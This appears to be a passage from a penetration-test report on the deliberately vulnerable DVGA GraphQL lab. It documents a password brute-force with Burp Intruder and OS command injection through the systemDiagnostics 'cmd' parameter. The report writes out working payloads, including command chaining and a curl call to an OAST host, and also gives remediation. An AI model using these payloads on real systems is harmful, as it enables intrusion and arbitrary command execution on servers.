
This demonstrates that the application allowed a large number of automated authentication attempts against the `systemDiagnostics` functionality without introducing effective brute-force protection.

No account lockout, request throttling, or other effective protection was observed during the test.

Steps to Reproduce

1. Identify the `systemDiagnostics` Query

Identify the GraphQL `systemDiagnostics` query:




The query accepts:

- `username`
- `password`
- `cmd`

2. Verify the Username

Initially, I tested the known `king` username:




The application returned:

```
{"data":{"systemDiagnostics":"Username is invalid"}}
```

This suggested that the functionality was restricted to a different account.

I then tested `admin` with an incorrect password:




The application returned:

```
{"data":{"systemDiagnostics":"Password Incorrect"}}
```

This confirmed that `admin` was recognized as a valid username.

3. Verify Valid Administrative Credentials

I tested the previously identified password `changeme`:




```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami")
    }
```

The application returned:

```
    {"data":{"systemDiagnostics":"dvga\n"}}
```


This confirmed that the credentials were valid and that command execution was possible after successful authentication.

4. Load the Password List

Use the following SecLists password list:

```
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/mast
er/Passwords/Common-Credentials/10k-most-common.txt
```

5. Configure Burp Suite Intruder



1. Send the `systemDiagnostics` request to Burp Suite Intruder.
2. Use `admin` as the username.
3. Set the password parameter as the attack position.
4. Load the SecLists password list.
5. Start the attack.


6. Monitor the Authentication Attempts

While the attack was running, I checked whether the application would:

- Block repeated requests.
- Rate-limit the requests.
- Lock the account.
- Introduce increasing delays.
- Return a different response indicating that brute-force protection had been triggered.

The application continued processing the attempts without any visible blocking or effective rate limiting.

7. Identify the Correct Password



During **attempt 1014**, the password:

```
changeme
```

was identified as the correct password.

The successful response was:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 11:33:49 GMT
Ngrok-Agent-Ips: X
Content-Length: 39

{"data":{"systemDiagnostics":"dvga\n"}}
```

The response confirms that the credentials were accepted and that the `whoami` command was successfully executed.

Proof of Concept

Burp Suite Intruder

Burp Suite Intruder was used to automate password attempts against the `admin` account through the `systemDiagnostics` GraphQL query.

The application continued accepting the requests without visibly blocking the account or applying effective rate limiting.

The attack reached **attempt 1014**, where the correct password `changeme` was identified.

Successful Authentication and Command Execution

The successful attempt returned:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 11:33:49 GMT
Ngrok-Agent-Ips: X
Content-Length: 39

{"data":{"systemDiagnostics":"dvga\n"}}
```

The returned value:

```
dvga
```

shows that the `whoami` command was executed successfully after authentication.

This confirms that the identified password was valid and that successful authentication provides access to the `systemDiagnostics` functionality.

Screenshot Evidence

The screenshots captured during testing demonstrate:

- The `systemDiagnostics` GraphQL query being tested.
- The initial username and password validation.
- The successful authentication using the `admin` account.
- Burp Suite Intruder configured for the password attack.
- The large number of password attempts being processed.
- The absence of visible blocking or effective rate limiting.
- The correct password being identified at attempt **1014**.

- The successful response showing command execution.

All evidence for this finding is stored in:

```
evidence/DVGA-004-SystemDiagnostics-Authentication-Missing-Rate-Limiting/
```

Evidence Contents

The evidence folder contains the **request, response, and screenshots** saved during the testing process.

Impact

- Enables automated password-guessing attacks against the `systemDiagnostics` authentication mechanism
- Allows large numbers of authentication attempts without effective blocking or account lockout
- Increases the likelihood of successful credential compromise
- Valid administrative credentials may provide access to command-execution functionality
- Potential unauthorized command execution on the underlying application host
- Weak password usage (`changeme`) further increases the likelihood of successful exploitation

Risk Rating

High

Remediation

- Implement server-side rate limiting for authentication attempts to the `systemDiagnostics` functionality.
- Limit the number of failed authentication attempts within a defined time period.
- Introduce increasing delays after repeated failed authentication attempts.
- Consider temporarily locking or challenging the account after a reasonable number of consecutive failures.
- Use both account-based and IP-based throttling where appropriate.
- Monitor repeated authentication failures and detect automated password-guessing activity.
- Remove default or weak administrative passwords such as `changeme`.
- Require strong and unique credentials for administrative functionality.

- Restrict `systemDiagnostics` to authorized administrative users only.
- Where possible, restrict administrative diagnostic functionality to trusted internal interfaces rather than exposing it directly through the public GraphQL API.
- Ensure that brute-force protection is enforced server-side and cannot be bypassed by modifying GraphQL parameters or request values.

References

- CWE-307 - Improper Restriction of Excessive Authentication Attempts
- https://cwe.mitre.org/data/definitions/307.html
- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- OWASP API Security Top 10 2023: API2 - Broken Authentication
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/

Finding 05

DVGA-005. OS Command Injection via systemDiagnostics

Severity

High

Score: 7.2 (High)

Vector: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Overall CVSS Calculation

Vector: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

CVSS Base Score:	7.2
Impact Subscore:	5.9
Exploitability Subscore:	1.2
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	7.2

CWE

CWE-78 - Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)

OWASP Mapping

- OWASP Top 10 2021: A03 - Injection

Affected Endpoints

- `POST /graphql`

Affected Functionality

- GraphQL `systemDiagnostics` query
- `cmd` parameter
- System diagnostic functionality

Description

During the Day-3 assessment, I discovered that the `systemDiagnostics` GraphQL query could be abused to run operating-system commands through the `cmd` parameter.

At first,I noticed this on Day-3, when I was able to run commands successfully. I did not report it separately at that time because it was part of the Day-3 assessment.

The `systemDiagnostics` query accepts a username, password, and command:

```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami")
    }
```

The response was:

```
    {"data":{"systemDiagnostics":"dvga\n"}}
```

The returned `dvga` value is the output of the `whoami` command, confirming that the supplied command was executed by the application.

These were the results from the Day-3 assessment.

I later performed additional testing to confirm that this was genuine command execution and to understand how the functionality behaves.

First, I used a controlled Burp Collaborator/OAST endpoint and supplied the following command:

```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"curl http://6elo69a6fbcchamzv8z6cf7vamgd43ss.oastify.com")
    }
```

The application returned:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 12:48:42 GMT
Ngrok-Agent-Ips: X
Content-Length: 88

{"data":{"systemDiagnostics":"<html><body>akdwpxxptxqxz11wq51n8vzjjgigz</body></html>"}}
```

The application returned the HTML response received from the controlled OAST endpoint. This confirmed that the supplied `curl` command was executed from the application server.

I then tested whether multiple commands could be executed using shell command chaining.

The following query was sent:

```
query systemDiagnostics {
    systemDiagnostics(username: "admin", password: "changeme", cmd: "whoami && id")
}
```

The application returned:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 15:29:33 GMT
Ngrok-Agent-Ips: X
Content-Length: 88

{"data":{"systemDiagnostics":"dvga\nuid=1000(dvga) gid=1000(dvga) groups=1000(dvga)\n"}}
```

The output was:

```
dvga
uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

This confirms that both `whoami` and `id` were executed successfully.

It also shows that the application is processing shell operators such as `&&`, rather than restricting the `cmd` parameter to a predefined set of diagnostic commands.

The commands were executed as:

```
uid=1000(dvga)
gid=1000(dvga)
groups=1000(dvga)
```

Therefore, the command execution is currently running in the context of the `dvga` application user.

Steps to Reproduce

1. Identify the systemDiagnostics Query

Send a request to the GraphQL `/graphql` endpoint and use the `systemDiagnostics` query:

```
query systemDiagnostics {
    systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami")
}
```

2. Confirm Command Execution

The application returns:

```
{"data":{"systemDiagnostics":"dvga\n"}}
```

The returned `dvga` value confirms that the `whoami` command was executed on the server.


3. Test Command Chaining

Send the following query:

```
query systemDiagnostics {
    systemDiagnostics(username: "admin", password: "changeme", cmd:
```

```
"whoami && id")
    }
```

The application returns:





```
    dvga
     uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

This confirms that more than one operating-system command can be executed through the parameter.

4. Perform Out-of-Band Validation

As an additional validation, send a controlled HTTP request through the `cmd` parameter:

```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"curl http://6elo69a6fbcchamzv8z6cf7vamgd43ss.oastify.com")
    }
```



The application returned:

```
<html><body>akdwpxxptxqxz11wq51n8vzjjgigz</body></html>
```

This response came from the controlled OAST endpoint, confirming that the command was executed server-side.

Proof of Concept

Direct Command Execution

The initial Day-3 test using:

```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami")
    }
```

returned:

```
    dvga
```

This was the first confirmation that the `cmd` parameter could be used to execute an operating-system command.

Command Chaining

The following test:

```
    query systemDiagnostics {
        systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami && id")
    }
```

returned:

```
    dvga
    uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)
```

This confirmed that shell command chaining was also being processed.

Burp Collaborator / OAST Validation

The following command was used for controlled out-of-band validation:

```
    curl http://6elo69a6fbcchamzv8z6cf7vamgd43ss.oastify.com
```

The application returned the content from the controlled endpoint:

```
    <html><body>akdwpxxptxqxz11wq51n8vzjjgigz</body></html>
```

This provides additional confirmation that the command was executed by the application server rather than the result being generated locally or returned from a fixed response.

Screenshot Evidence

The screenshots captured during testing demonstrate:

- The `systemDiagnostics` query being tested.
- Successful execution of the `whoami` command.
- The Burp Collaborator/OAST validation.
- Successful execution of `whoami && id`.
- The returned `uid`, `gid`, and group information showing the execution context.

All evidence for this finding is stored in:

```
evidence/DVGA-005-OS-Command-Injection-via-systemDiagnostics
```

Evidence Contents

The evidence folder contains the request, response, and screenshot evidence collected during the testing process.

Impact

An attacker can:

- Execute commands on the application server.
- Read or modify files accessible to the `dvga` user.
- Access application configuration and other information available to the account.
- Make network requests from the application server.
- Interact with services reachable from the server.
- Use the command execution as a starting point for further compromise if other weaknesses are present.

The testing confirmed command execution, shell command chaining, and server-side outbound interaction.

I stopped the testing after confirming the command execution and execution context. A reverse shell was not required to demonstrate the vulnerability.

Risk Rating

High

Remediation

- Remove arbitrary command execution from the `systemDiagnostics` GraphQL query.
- If diagnostic functionality is required, replace the `cmd` parameter with an allowlist of predefined diagnostic operations.
- Do not pass user-controlled input directly to a shell.
